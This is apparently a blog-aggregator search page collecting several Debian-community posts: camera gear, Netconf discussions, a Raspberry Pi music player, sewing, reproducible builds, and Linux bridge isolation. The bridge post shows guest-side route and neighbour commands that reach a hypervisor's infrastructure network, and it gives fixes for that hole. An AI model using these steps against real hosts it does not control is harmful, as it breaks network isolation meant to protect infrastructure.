Search Results: "tach"

23 April 2017

Mark Brown: Bronica Motor Drive SQ-i

I recently got a Bronica SQ-Ai medium format film camera which came with the Motor Drive SQ-i. Since I couldn t find any documentation at all about it on the internet and had to figure it out for myself I figured I d put what I figured out here. Hopefully this will help the next person trying to figure one out, or at least by virtue of being wrong on the internet I ll be able to get someone who knows what they re doing to tell me how the thing really works. Bottom plate The motor drive attaches to the camera using the tripod socket, a replacement tripod socket is provided on the base of plate. There s also a metal plate with the bottom of the hand grip attached to it held on to the base plate with a thumb screw. When this is released it gives access to the screw holding in the battery compartment which (very conveniently) takes 6 AA batteries. This also provides power to the camera body when attached. Bottom plate with battery compartment visible On the back of the base of the camera there s a button with a red LED next to it which illuminates slightly when the button is pressed (it s visible in low light only). I m not 100% sure what this is for, I d have guessed a battery check if the light were easier to see. Top of drive On the top of the camera there is a hot shoe (with a plastic blanking plate, a nice touch), a mode selector and two buttons. The larger button on the front replicates the shutter release button on the body (which continues to function as well) while the smaller button to the rear of the camera controls the motor depending on the current state of the camera it cocks the shutter, winds the film and resets the mirror when it is locked up. The mode dial offers three modes: off, S and C. S and C appear to correspond to the S and C modes of the main camera, single and continuous mirror lockup shots. Overall with this grip fitted and a prism attached the camera operates very similarly to a 35mm SLR in terms of film winding and so on. It is of course heavier (the whole setup weighs in at 2.5kg) but balanced very well and the grip is very comfortable to use.

12 April 2017

Vincent Bernat: Proper isolation of a Linux bridge

TL;DR: when configuring a Linux bridge, use the following commands to enforce isolation:
# bridge vlan del dev br0 vid 1 self
# echo 1 > /sys/class/net/br0/bridge/vlan_filtering

A network bridge (also commonly called a switch ) brings several Ethernet segments together. It is a common element in most infrastructures. Linux provides its own implementation. A typical use of a Linux bridge is shown below. The hypervisor is running three virtual hosts. Each virtual host is attached to the br0 bridge (represented by the horizontal segment). The hypervisor has two physical network interfaces: Typical use of Linux bridging with virtual machines The main expectation of such a setup is that while the virtual hosts should be able to use resources from the public network, they should not be able to access resources from the infrastructure network (including resources hosted on the hypervisor itself, like a SSH server). In other words, we expect a total isolation between the green domain and the purple one. That s not the case. From any virtual host:
# ip route add 192.168.14.3/32 dev eth0
# ping -c 3 192.168.14.3
PING 192.168.14.3 (192.168.14.3) 56(84) bytes of data.
64 bytes from 192.168.14.3: icmp_seq=1 ttl=59 time=0.644 ms
64 bytes from 192.168.14.3: icmp_seq=2 ttl=59 time=0.829 ms
64 bytes from 192.168.14.3: icmp_seq=3 ttl=59 time=0.894 ms
--- 192.168.14.3 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2033ms
rtt min/avg/max/mdev = 0.644/0.789/0.894/0.105 ms

Why? There are two main factors of this behavior:
  1. A bridge can accept IP traffic. This is a useful feature if you want Linux to act as a bridge and provide some IP services to bridge users (a DHCP relay or a default gateway). This is usually done by configuring the IP address on the bridge device: ip addr add 192.0.2.2/25 dev br0.
  2. An interface doesn t need an IP address to process incoming IP traffic. Additionally, by default, Linux accepts to answer ARP requests independently from the incoming interface.

Bridge processing After turning an incoming Ethernet frame into a socket buffer, the network driver transfers the buffer to the netif_receive_skb() function. The following actions are executed:
  1. copy the frame to any registered global or per-device taps (e.g. tcpdump),
  2. evaluate the ingress policy (configured with tc),
  3. hand over the frame to the device-specific receive handler, if any,
  4. hand over the frame to a global or device-specific protocol handler (e.g. IPv4, ARP, IPv6).
For a bridged interface, the kernel has configured a device-specific receive handler, br_handle_frame(). This function won t allow any additional processing in the context of the incoming interface, except for STP and LLDP frames or if brouting is enabled1. Therefore, the protocol handlers are never executed in this case. After a few additional checks, Linux will decide if the frame has to be locally delivered:
  • the entry for the target MAC in the FDB is marked for local delivery, or
  • the target MAC is a broadcast or a multicast address.
In this case, the frame is passed to the br_pass_frame_up() function. A VLAN-related check is optionally performed. The socket buffer is attached to the bridge interface (br0) instead of the physical interface (eth0), is evaluated by Netfilter and sent back to netif_receive_skb(). It will go through the four steps a second time.

IPv4 processing When a device doesn t have a protocol-independent receive handler, a protocol-specific handler will be used:
# cat /proc/net/ptype
Type Device      Function
0800          ip_rcv
0011          llc_rcv [llc]
0004          llc_rcv [llc]
0806          arp_rcv
86dd          ipv6_rcv
Therefore, if the Ethernet type of the incoming frame is 0x800, the socket buffer is handled by ip_rcv(). Among other things, the three following steps will happen:
  • If the frame destination address is not the MAC address of the incoming interface, not a multicast one and not a broadcast one, the frame is dropped ( not for us ).
  • Netfilter gets a chance to evaluate the packet (in a PREROUTING chain).
  • The routing subsystem will decide the destination of the packet in ip_route_input_slow(): is it a local packet, should it be forwarded, should it be dropped, should it be encapsulated? Notably, the reverse-path filtering is done during this evaluation in fib_validate_source().
Reverse-path filtering (also known as uRPF, or unicast reverse-path forwarding, RFC 3704) enables Linux to reject traffic on interfaces which it should never have originated: the source address is looked up in the routing tables and if the outgoing interface is different from the current incoming one, the packet is rejected.

ARP processing When the Ethernet type of the incoming frame is 0x806, the socket buffer is handled by arp_rcv().
  • Like for IPv4, if the frame is not for us, it is dropped.
  • If the incoming device has the NOARP flag, the frame is dropped.
  • Netfilter gets a chance to evaluate the packet (configuration is done with arptables).
  • For an ARP request, the values of arp_ignore and arp_filter may trigger a drop of the packet.

IPv6 processing When the Ethernet type of the incoming frame is 0x86dd, the socket buffer is handled by ipv6_rcv().
  • Like for IPv4, if the frame is not for us, it is dropped.
  • If IPv6 is disabled on the interface, the packet is dropped.
  • Netfilter gets a chance to evaluate the packet (in a PREROUTING chain).
  • The routing subsystem will decide the destination of the packet. However, unlike IPv4, there is no reverse-path filtering2.

Workarounds There are various methods to fix the situation. We can completely ignore the bridged interfaces: as long as they are attached to the bridge, they cannot process any upper layer protocol (IPv4, IPv6, ARP). Therefore, we can focus on filtering incoming traffic from br0. It should be noted that for IPv4, IPv6 and ARP protocols, the MAC address check can be circumvented by using the broadcast MAC address.

Protocol-independent workarounds The four following fixes will indistinctly drop IPv4, ARP and IPv6 packets.

Using VLAN-aware bridge Linux 3.9 introduced the ability to use VLAN filtering on bridge ports. This can be used to prevent any local traffic:
# echo 1 > /sys/class/net/br0/bridge/vlan_filtering
# bridge vlan del dev br0 vid 1 self
# bridge vlan show
port    vlan ids
eth0     1 PVID Egress Untagged
eth2     1 PVID Egress Untagged
eth3     1 PVID Egress Untagged
eth4     1 PVID Egress Untagged
br0     None
This is the most efficient method since the frame is dropped directly in br_pass_frame_up().

Using ingress policy It s also possible to drop the bridged frame early after it has been re-delivered to netif_receive_skb() by br_pass_frame_up(). The ingress policy of an interface is evaluated before any handler. Therefore, the following commands will ensure no local delivery (the source interface of the packet is the bridge interface) happens:
# tc qdisc add dev br0 handle ffff: ingress
# tc filter add dev br0 parent ffff: u32 match u8 0 0 action drop
In my opinion, this is the second most efficient method.

Using ebtables Just before re-delivering the frame to netif_receive_skb(), Netfilter gets a chance to issue a decision. It s easy to configure it to drop the frame:
# ebtables -A INPUT --logical-in br0 -j DROP
However, to the best of my knowledge, this part of Netfilter is known to be inefficient.

Using namespaces Isolation can also be obtained by moving all the bridged interfaces into a dedicated network namespace and configure the bridge inside this namespace:
# ip netns add bridge0
# ip link set netns bridge0 eth0
# ip link set netns bridge0 eth2
# ip link set netns bridge0 eth3
# ip link set netns bridge0 eth4
# ip link del dev br0
# ip netns exec bridge0 brctl addbr br0
# for i in 0 2 3 4; do
>    ip netns exec bridge0 brctl addif br0 eth$i
>    ip netns exec bridge0 ip link set up dev eth$i
> done
# ip netns exec bridge0 ip link set up dev br0
The frame will still wander a bit inside the IP stack, wasting some CPU cycles and increasing the possible attack surface. But ultimately, it will be dropped.

Protocol-dependent workarounds Unless you require multiple layers of security, if one of the previous workarounds is already applied, there is no need to apply one of the protocol-dependent fix below. It s still interesting to know them because it is not uncommon to already have them in place.

ARP The easiest way to disable ARP processing on a bridge is to set the NOARP flag on the device. The ARP packet will be dropped as the very first step of the ARP handler.
# ip link set arp off dev br0
# ip l l dev br0
8: br0: <BROADCAST,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP mode DEFAULT group default qlen 1000
    link/ether 50:54:33:00:00:04 brd ff:ff:ff:ff:ff:ff
arptables can also drop the packet quite early:
# arptables -A INPUT -i br0 -j DROP
Another way is to set arp_ignore to 2 for the given interface. The kernel will only answer to ARP requests whose target IP address is configured on the incoming interface. Since the bridge interface doesn t have any IP address, no ARP requests will be answered.
# sysctl -qw net.ipv4.conf.br0.arp_ignore=2
Disabling ARP processing is not a sufficient workaround for IPv4. A user can still insert the appropriate entry in its neighbor cache:
# ip neigh replace 192.168.14.3 lladdr 50:54:33:00:00:04 dev eth0
# ping -c 1 192.168.14.3
PING 192.168.14.3 (192.168.14.3) 56(84) bytes of data.
64 bytes from 192.168.14.3: icmp_seq=1 ttl=49 time=1.30 ms
--- 192.168.14.3 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1.309/1.309/1.309/0.000 ms
As the check on the target MAC address is quite loose, they don t even need to guess the MAC address:
# ip neigh replace 192.168.14.3 lladdr ff:ff:ff:ff:ff:ff dev eth0
# ping -c 1 192.168.14.3
PING 192.168.14.3 (192.168.14.3) 56(84) bytes of data.
64 bytes from 192.168.14.3: icmp_seq=1 ttl=49 time=1.12 ms
--- 192.168.14.3 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1.129/1.129/1.129/0.000 ms

IPv4 The earliest place to drop an IPv4 packet is with Netfilter3:
# iptables -t raw -I PREROUTING -i br0 -j DROP
If Netfilter is disabled, another possibility is to enable strict reverse-path filtering for the interface. In this case, since there is no IP address configured on the interface, the packet will be dropped during the route lookup:
# sysctl -qw net.ipv4.conf.br0.rp_filter=1
Another option is the use of a dedicated routing rule. Compared to the reverse-path filtering option, the packet will be dropped a bit earlier, still during the route lookup.
# ip rule add iif br0 blackhole

IPv6 Linux provides a way to completely disable IPv6 on a given interface. The packet will be dropped as the very first step of the IPv6 handler:
# sysctl -qw net.ipv6.conf.br0.disable_ipv6=1
Like for IPv4, it s possible to use Netfilter or a dedicated routing rule.

About the example In the above example, the virtual host get ICMP replies because they are routed through the infrastructure network to Internet (e.g. the hypervisor has a default gateway which also acts as a NAT router to Internet). This may not be the case. If you want to check if you are vulnerable despite not getting an ICMP reply, look at the guest neighbor table to check if you got an ARP reply from the host:
# ip route add 192.168.14.3/32 dev eth0
# ip neigh show dev eth0
192.168.14.3 lladdr 50:54:33:00:00:04 REACHABLE
If you didn t get a reply, you could still have issues with IP processing. Add a static neighbor entry before checking the next step:
# ip neigh replace 192.168.14.3 lladdr ff:ff:ff:ff:ff:ff dev eth0
To check if IP processing is enabled, check the bridge host s network statistics:
# netstat -s   grep "ICMP messages"
    15 ICMP messages received
    15 ICMP messages sent
    0 ICMP messages failed
If the counters are increasing, it is processing incoming IP packets. One-way communication still allows a lot of bad things, like DoS attacks. Additionally, if the hypervisor happens to also act as a router, the reach is extended to the whole infrastructure network, potentially exposing weak devices (e.g. PDU) exposing an SNMP agent. If one-way communication is all that s needed, the attacker can also spoof its source IP address, bypassing IP-based authentication.

  1. A frame can be forcibly routed (L3) instead of bridged (L2) by brouting the packet. This action can be triggered using ebtables.
  2. For IPv6, reverse-path filtering needs to be implemented with Netfilter, using the rpfilter match.
  3. If the br_netfilter module is loaded, net.bridge.bridge-nf-call-ipatbles sysctl has to be set to 0. Otherwise, you also need to use the physdev match to not drop IPv4 packets going through the bridge.

11 April 2017

Antoine Beaupr : A report from Netconf: Day 2

This article covers the second day of the informal Netconf discussions, held on on April 4, 2017. Topics discussed this day included the binding of sockets in VRF, identification of eBPF programs, inconsistencies between IPv4 and IPv6, changes to data-center hardware, and more. (See this article for coverage from the first day of discussions).

How to bind to specific sockets in VRF One of the first presentations was from David Ahern of Cumulus, who presented a few interesting questions for the audience. His first was the problem of binding sockets to a given interface. Right now, there are four different ways this can be done:
  • the old SO_BINDTODEVICE generic socket option (see socket(7))
  • the IP_PKTINFO, IP-specific socket option (see ip(7)), introduced in Linux 2.2
  • the IP_UNICAST_IF flag, introduced in Linux 3.3 for WINE
  • the IPv6 scope ID suffix, part of the IPv6 addressing standard
So there's a problem of having too many ways of doing the same thing, something that cannot really be fixed without breaking ABI compatibility. But even worse, conflicts between those options are not reported by the kernel so it's possible for a user to set up socket flags in a way that certain flags override others and there are no checks made or errors reported. It was agreed that the user should get some notification of conflicting changes here, at least. Furthermore, binding sockets to a specific VRF (Virtual Routing and Forwarding) device is not currently possible, so Ahern asked what the best way to do this would be, considering the many options available. A use case example is a UDP multicast socket that could be bound to a specific interface within a VRF. This is an old problem: Tom Herbert explained that there were previous discussions about making the bind() system call more programmable so that, for example, you could bind() a UDP socket to a discrete list of IP addresses or a subnet. So he identified this issue as a broader problem that should be addressed by making the interfaces more generic. Ahern explained that it is currently possible to bind sockets to the slave device of a VRF even though that should not be allowed. He also raised the question of how the kernel should tell which socket should be selected for incoming packets. Right now, there is a scoring mechanism for UDP sockets, but that cannot be used directly in this more general case. David Miller said that there are already different ways of specifying scope: there is the VRF layer and the namespace ("netns") layer. A long time ago, Miller reluctantly accepted the addition of netns keys everywhere, swallowing the performance cost to gain flexibility. He argued that a new key should not be added and instead existing infrastructure should be reused. Herbert argued this was exactly the reason why this should be simplified: "if we don't answer the question, people will keep on trying this". For example, one can use a VRF to limit listening addresses, but it gets complicated if we need a device for every address. It seems the consensus evolved towards using, IP_UNICAST_IF, added back in 2012, which is accessible for non-root users. It is currently limited to UDP and RAW sockets, but it could be extended for TCP.

XDP and eBPF program identification Ahern then turned to the problem of extracting BPF programs from the kernel. He gave the example of a simple cBPF (classic BPF) filter that checks for ARP packets. If the filter is read back from the kernel, the user gets a blob of binary data, which is hard to interpret. There is an kernel verifier that can show C-like output, but that is also difficult to interpret. Ahern then added annotations to his slide that showed what the original program actually does, which was a good demonstration of why such a feature is needed. Ahern explained that, at least for cBPF, it should be possible to recover the original plaintext, or at least something close to the original program. A first step would be to replace known constants (like 0x806 for ARP). Even with eBPF, it should be possible to improve the output. Alexei Starovoitov, the BPF maintainer, explained that it might make sense to start by returning information about the maps used by an eBPF program. Then more complex data structures could be inspected once we know their type. The first priority is to get simple debugging tools working but, in the long term, the goal is a full decompiler that can reconstruct instructions into a human-readable program. The question that remains is how to return this data. Ahern explained that right now the bpf() system call copies the data to a different file descriptor, but it could just fill in a buffer. Starovoitov argued for a file descriptor; that would allow the kernel to stream everything through the same descriptor instead of having many attach points. Netlink cannot be used for this because of its asynchronous nature. A similar issue regarding the way we identify express data path (XDP) programs (which are also written in BPF) was raised by Daniel Borkmann from Covalent. Miller explained that users will want ways to figure out which XDP program was installed, so XDP needs an introspection mechanism. We currently have SHA-1 identifiers that can be internally used to tell which binary is currently loaded but those are not exposed to user space. Starovoitov mentioned it is now just a boolean that shows if a program is loaded or not. A use case for this, on top of just trying to figure out which BPF program is loaded, is to actually fetch the source code of a BPF program that was deployed in the field for which the source was lost. It is still uncertain that it will be possible to extract an exact copy that could then be recompiled into the same program. Starovoitov added that he needed this in production to do proper reporting.

IPv4/IPv6 equivalency The last issue or set of issues that Ahern brought up was the question of inconsistencies between IPv4 and IPv6. It turns out that, because both protocols were (naturally) implemented separately, there are inconsistencies in how they are handled in the Linux kernel, which affect, among other things, the VRF framework. The first example he gave was the fact that IPv6 addresses added on the loopback interface generate unreachable routes in the main routing table, yet this doesn't happen with IPv4 addresses. Hannes Frederic Sowa explained this was part of the IPv6 specification: there are stronger restrictions on loopback interfaces in IPv6 than IPv4. Ahern explained that VRF loopback interfaces do not implement these restrictions and wanted to know if this was a problem. Another issue is that anycast routes are added to the wrong interface. This is apparently not specific to VRF: this was done "just because Java", and has been there from day one. It seems that the Java Virtual Machine builds its own routing table and assumes this behavior, so changing this would break every JVM out there, which is obviously not acceptable. Finally, Martin Kafai Lau asked if work should be done to merge the IPv4 and IPv6 FIB (forwarding information base) trees. The FIB tree is the data structure that represents routing tables in the Linux kernel. Miller explained that the two trees are not semantically equivalent: while IPv6 does source-address lookup and routing, IPv4 does not. We can't remove the source lookups from IPv6, because "people probably use that". According to Alexander Duyck, adding source tables to IPv4 would degrade performance to the level of IPv6 performance, which was jokingly referred to as an incentive to switch to IPv6. More seriously, Sowa argued that using the same compressed tree IPv4 uses in IPv6 could make sense. People may want to have source routing in IPv4 as well. Miller argued that the kernel is optimized for 32-bit addresses in IPv4, and conceded that it could be scaled to 64-bit subnets, but 128-bit addresses would be much harder. Sowa suggested that they could be limited to 64 bits, as global routes that are announced over BGP usually have such a limit, and more specific routes are usually at discrete prefixes like /65, /127 (for interconnect links) or /128 for (for point-to-point links). He expressed concerns over the reliability of such an implementation so, at this point, it is unlikely that the data structures could be merged. What is more likely is that the code path could be merged and simplified, while keeping the data structures separate.

Modules options substitutions The next issue that was raised was from Ji P rko, who asked how to pass configuration options to a driver before the driver is initialized. Some chips require that some settings be sent before the firmware is loaded, which leads to a weird situation where there is a need to address a device before it's actually recognized by the kernel. The question then can be summarized as to how to pass information to a device that doesn't exist yet. The answer seems to be that devlink could do this, as it has access to the full device tree and, therefore, to devices that can be addressed by (say) PCI identifiers. Then a possible devlink command could look something like:
    devlink dev pci/0000:03:00.0 option set foo bar
This idea raised a bunch of extra questions: some devices don't have a one-to-one mapping with the PCI bridge identifiers, for example, meaning that those identifiers cannot be used to access such devices. Another issue is that you may want to send multiple settings in a single transaction, which doesn't fit well in the devlink model. Miller then proposed to let the driver initialize itself to some state and wait for configuration to be sent when necessary. Another way would be to unregister the driver and re-register with the given configuration. Shrijeet Mukherjee explained that right now, Cumulus is doing this using horrible startup script magic by retrying and re-registering, but it would be nice to have a more standard way to do this.

Control over UAPI patches Another issue that came up was the problem of changes in the user-space API (UAPI) which break backward compatibility. P rko said that "we have to be more careful about those changes". The problem is that reviewers are not always available to make detailed reviews of such changes and may not notice API-breaking changes. P rko proposed creating a bot to check if a given patch introduces UAPI changes, changes in structs, or in netlink enums. Miller said he could block merges until discussions happen and that patchwork, which Miller uses to process patches from the mailing list, does some of this. He also pointed out there aren't enough test cases in the first place. Starovoitov argued UAPI isn't special, there are other ways of breaking backward compatibility. He expressed concerns that such a bot could create a false sense that everything is fine while a patch could break compatibility and not be detected. Miller countered that UAPI is special in that "we're stuck with it forever". He then went on to propose that, since there's a maintainer (or more) for each module, he can make sure that each maintainer explicitly approves changes to those modules.

Data-center hardware changes Starovoitov brought up the issue of a new type of hardware that is currently being deployed in data centers called a "multi-host NIC" (network interface card). It's a single NIC that is connected to multiple servers. Facebook, for example, uses this in its Yosemite platform that shoves twelve servers into a 2U rack mount, in three modules. Each module is made of four servers connected to the traditional switch fabric with a single NIC through PCI-Express. Mellanox and and Broadcom also have similar devices. One question is how to manage those devices. Since they are connected through a PCI-Express bus, Linux will see them as a NIC, yet they are also a little like switches, in that they interconnect multiple servers. Furthermore, the kernel security model assumes that a NIC is trusted, and gladly opens its own memory to NICs through DMA; this can become a huge security issue when the NIC is under the control of another server. This can especially become problematic if we consider that there could be TLS hardware offloading in the future with the introduction of in-kernel TLS stacks. The other problem is the question of reliability: since those devices are currently "dumb", they need to be managed just like a regular NIC. If the host managing the card crashes, it could disable a whole set of servers that rely on the same NIC. There could be an election process among the servers, but that complicates significantly what used to be a simple PCI connection. Mukherjee pointed out that the model Cisco uses for this is that the "smart NIC" is a "slave" of the main switch fabric. It's a daughter card, which makes it easier to manage from a network perspective. It is clear that Linux will need a way to represent those devices, probably through the newly introduced switchdev or DSA (distributed switch architecture), but it will be something to keep an eye on as density increases in the data center. There were many more discussions during Netconf, too many to cover here, but in the end, Miller thanked everyone for all the interesting topics as the participants dispersed for a day off to travel to Montreal to attend the following Netdev conference.
The author would like to thank the Netconf and Netdev organizers for travel to, and hosting assistance in, Toronto. Many thanks to Alexei Starovoitov for his time taken for a technical review of this article. Note: this article first appeared in the Linux Weekly News.

1 April 2017

David Kalnischkies: Winning the Google Open Source Lottery

I don't know about you, but I frequently get mails announcing that I was picked as the lucky winner of a lottery, compensation program or simply as "business associate". Obvious Spam of course, that never happens in reality. Just like my personal "favorite" at the moment: Mails notifying me of inheritance from a previously (more or less) unknown relative. Its just that this is what has happend basically a few weeks ago in reality to me (over the phone through) and I am still dealing with the bureaucracy required of teaching the legal system that I have absolutely no intention of becoming the legal successor of someone I haven't seen in 20 years, regardless of how close the family relation is on paper but that might be the topic of another day. On the 1st March a mail titled "Google Open Source Peer Bonus Program" looked at first as if it would fall into this lottery spam class. It didn't exactly help that the mail was multipart HTML and text, but the text really only the text, not mentioning the embedded links used in the HTML part. It even included a prominent and obvious red flag: "Please fill out the form". 20% Bayes score didn't come from nothing. Still, for better or worse the words "Open Source" made it unlikely to be spam similar to how the word PGP indicates authenticity. So it happened, another spam message became true for me. I wonder which one will be next You have probably figured out by now that I didn't know that program before. Kinda embarrassing for a previous Google Summer of Code student (GSoC is run by the same office), but the idea behind it is simple: Google employees can nominate contributors to open source stuff for a small monetary "thank you!" gift card. Earlier this week winners for this round were announced 52 contributors including yours truly. You might be surprised, but the rational given behind my name is APT (I got a private mail with the full rational from my "patron", just in case you wonder if at least I would know more). It is funny how a guy who was taken aback by the prospect of needing a package manager like YaST to use Linux contributed just months later the first patch to apt and has roughly 8 years later amassed more than 2400 commits. It's birthday season in my family with e.g. mine just a few days ago, so its seems natural that apt has its own birthday today just as if it would be part of my family: 19th years this little bundle of bugs joy is now! In more sober moments I wonder sometimes how apt and I would have turned out if we hadn't meet. Would apt have met someone else? Would I? Given that I am still the newest team member and only recently joined Debian as DD at all APT has some strange ways of showing that it loves you: It e.g. helps users compose mails which end in a dilemma to give a recent example. Perhaps you need to be a special kind of crazy1 to consider this good, but as I see it apt has a big enough userbase that regardless of what your patch is doing, someone will like it. That drastically increases the chances that someone will also like it enough to say so in public offsetting complains from all those who don't like the (effects of the) patch which are omnipresent. And twice in a blue moon some of those will even step forward and thank you explicitly. Not that it would be necessary, but it is nice anyhow. So, thanks for the love supercow, Google & apt users! Or in other words: APT might very well be one of the most friendly (package manager related) project to contribute to as the language-specific managers have smaller userbases and hence a smaller chance of having someone liking your work (in public) so contribute a patch or two and be loved, too! Disclaimer: I get no bonus for posting this nor are any other strings attached. Birthdays are just a good time to reflect. In terms of what I do with my new found riches (in case I really receive them I haven't yet so that could still be an elaborate scam ): APT is a very humble program, but even it is thinking about moving away from a dev-box with less than 4 GB of RAM and no SSD, so it is happily accepting the gift and expects me to upgrade sooner now. What kind of precedence this sets for the two decades milestone next year? If APT isn't obsolete by then We will see.

  1. which even ended up topping Hacker News around New Year's Eve who would have thought that apt and reproducibility bugs are top news ;)

31 March 2017


Enrico Zini: Raspberry Pi as a Hi-Fi component

I have a 25 years old Technics hifi system that still works fine, and I gave it a new life by replacing the CD player and cassette player modules with a Raspberry Pi. Technics hifi with a Raspberry Pi attached Connection Each component of the hifi has a mains input and a mains plug that is used to power the next component. The element where the main power lead goes in is the radio component, which has a remote control receiver, a watch and a timer, and will power on the rest of the system when turned on by its power button, the remote control, or the alarm function. I disconnected the cassette and cd player modules, and plugged the Raspberry Pi phone charger/power supply in the free plug behind the amplifier module, at the end of the (now very short) power lead chain. I also connected the audio output of the Raspberry Pi to the CD input of my stereo. The advantage of CD over AUX is that the remote control buttons for switching audio sources don't cover the AUX inputs. With alsamixer I adjusted the output volume to match that of the radio component, so that I can switch between the two without surprising jumps in volume. I used alsactl store to save the mixer levels. Now when I turn the hifi on I also turn the Raspberry Pi on, and when I turn the hifi off, I also cut power from the Raspberry Pi. Operating system Operating system install instructions:
  1. I downloaded a Raspbian Jessie Lite image
  2. I put it on an SD card
  3. I created an empty ssh file on the boot partition
  4. I put the SD card on the Raspberry Pi and turned on the stereo.
  5. ssh pi@raspberrypi password raspberry
  6. sudo raspi-config to change the hostname, the password, and to enlarge the root partition to include all the rest of the space available in the SD card.
Music Player Daemon This is the set up of the music player part, with mpd.
apt install mpd
The configuration file is /etc/mpd.conf. The changes I made are: Make mpd accessible from my local network:
bind_to_address         "any"
Make mpd discoverable:
zeroconf_enabled                "yes"
zeroconf_name                   "stereo"
Allow anyone who visits me to control the playlist, and only me to run admin functions:
password                        "SECRET@read,add,control,admin"
default_permissions             "read,add,control"
At my first try, mpd hung when changing songs. I had to disable dmix by uncommenting the device option in the audio_output configuration. use_mmap is cargo-culted from the archlinux wiki.
audio_output  
        type            "alsa"
        name            "My ALSA Device"
        device          "hw:0,0"        # optional
        use_mmap        "yes"
 
If at some point I'll decide to use other audio software on the system, I'll probably want to play via pulseaudio. Sending music to the stereo I made a little script to sync the music directory on my laptop with /var/lib/mpd/music:
#!/bin/sh
rsync -avz --filter=". sync-stereo.filter" --copy-links --prune-empty-dirs --delete ./ pi@stereo:/var/lib/mpd/music
ssh pi@stereo "chmod u=rwX,go=rX -R /var/lib/mpd/music"
It uses this sync-stereo.filter rules file for rsync:
hide /_archive
include */
include **.mp3
hide *
mpd clients mpc
$ mpc -h stereo status
UltraCat - Unexpected Little Happenings
[playing] #15/22   0:03/4:06 (1%)
volume: 80%   repeat: off   random: on    single: off   consume: off
M.A.L.P. On my phone I installed M.A.L.P. and now I have a remote control for mpd. In its settings, I made a profile for home where I just had to set the hostname for the stereo and the admin password. Cantata On my laptop I installed cantata, set the hostname and password in the preferences, and had the client ready. Profit! Now I can take the remote control of my hi-fi, turn it on, and after a while mpd will resume playing the song that was playing when I last shut it down. I also have realtime player status on my phone and on my laptop, and can control music from either at any time. Friends who visit me can do that as well. Everything was rather straightforward, well documented and easy to replicate. The hardware is cheap and very easy to come by.

27 March 2017

Elena 'valhalla' Grandi: New pajama

New pajama

I may have been sewing myself a new pajama.

Immagine/fotohttp://social.gl-como.it/photos/valhalla/image/81b600789aa02a91fdf62f54a71b1ba0

It was plagued with issues; one of the sleeve is wrong side out and I only realized it when everything was almost done (luckily the pattern is symmetric and it is barely noticeable) and the swirl moved while I was sewing it on (and the sewing machine got stuck multiple times: next time I'm using interfacing, full stop.), and it's a bit deformed, but it's done.

For the swirl, I used Inkscape to Simplify (Ctrl-L) the original Debian Swirl a few times, removed the isolated bits, adjusted some spline nodes by hand and printed on paper. I've then cut, used water soluble glue to attach it to the wrong side of a scrap of red fabric, cut the fabric, removed the paper and then pinned and sewed the fabric on the pajama top.
As mentioned above, the next time I'm doing something like this, some interfacing will be involved somewhere, to keep me sane and the sewing machine happy.

Blogging, because it is somewhat relevant to Free Software :) and there are even sources https://www.trueelena.org/clothing/projects/pajamas_set.html#downloads, under a DFSG-Free license :)

24 March 2017

Sylvain Beucler: Practical basics of reproducible builds

As GNU FreeDink upstream, I'd very much like to offer pre-built binaries: one (1) official, tested, current, distro-agnostic version of the game with its dependencies.
I'm actually already doing that for the Windows version.
One issue though: people have to trust me -- and my computer's integrity.
Reproducible builds could address that.
My release process is tightly controlled, but is my project reproducible? If not, what do I need? Let's check! I quickly see that documentation is getting better, namely https://reproducible-builds.org/ :)
(The first docs I read on reproducibility looked more like a crazed date-o-phobic rant than actual solution - plus now we have SOURCE_DATE_EPOCH implemented in gcc ;)) However I was left unsatisfied by the very high-level viewpoint and the lack of concrete examples.
The document points to various issues but is very vague about what tools are impacted. So let's do some tests!
Let's start with a trivial program:
$ cat > hello.c
#include <stdio.h>
int main(void)  
    printf("Hello, world!\n");
 
OK, first does GCC compile this reproducibly?
I'm not sure because I heard of randomness in identifiers and such in the compilation process...
$ gcc-5 hello.c -o hello-5
$ md5sum hello-5
a00416d7392442321bad4afc5a461321  hello-5
$ gcc-5 hello.c -o hello-5
$ md5sum hello-5
a00416d7392442321bad4afc5a461321  hello-5
Cool, ELF compiler output is stable through time!
Now do 2 versions of GCC compile a hello world identically?
$ gcc-6 hello.c -o hello-6
$ md5sum hello-6
f7f52c2f5f82fe2a95061a771a6c5acd  hello-6
$ hexcompare hello-5 hello-6
[lots of red]
...
Well let's not get our hopes too high ;)
Trivial build options change?
$ gcc-6 hello.c -lc -o hello-6
$ gcc-6 -lc hello.c -o hello-6b
$ md5sum hello-6 hello-6b
f7f52c2f5f82fe2a95061a771a6c5acd  hello-6
f73ee6d8c3789fd8f899f5762025420e  hello-6b
$ hexcompare hello-6 hello-6b
[lots of red]
...
OK, let's be very careful with build options then. What about 2 different build paths?
$ cd ..
$ cp -a repro/ repro2/
$ cd repro2/
$ gcc-6 hello.c -o hello-6
$ md5sum hello-6
f7f52c2f5f82fe2a95061a771a6c5acd  hello-6
Basic compilation is stable across directories.
Now I tried recompiling identically FreeDink on 2 different git clones.
Disappointment:
$ md5sum freedink/native/src/freedink freedink2/native/src/freedink
839ccd9180c72343e23e5d9e2e65e237  freedink/native/src/freedink
6d5dc6aab321fab01b424ac44c568dcf  freedink2/native/src/freedink
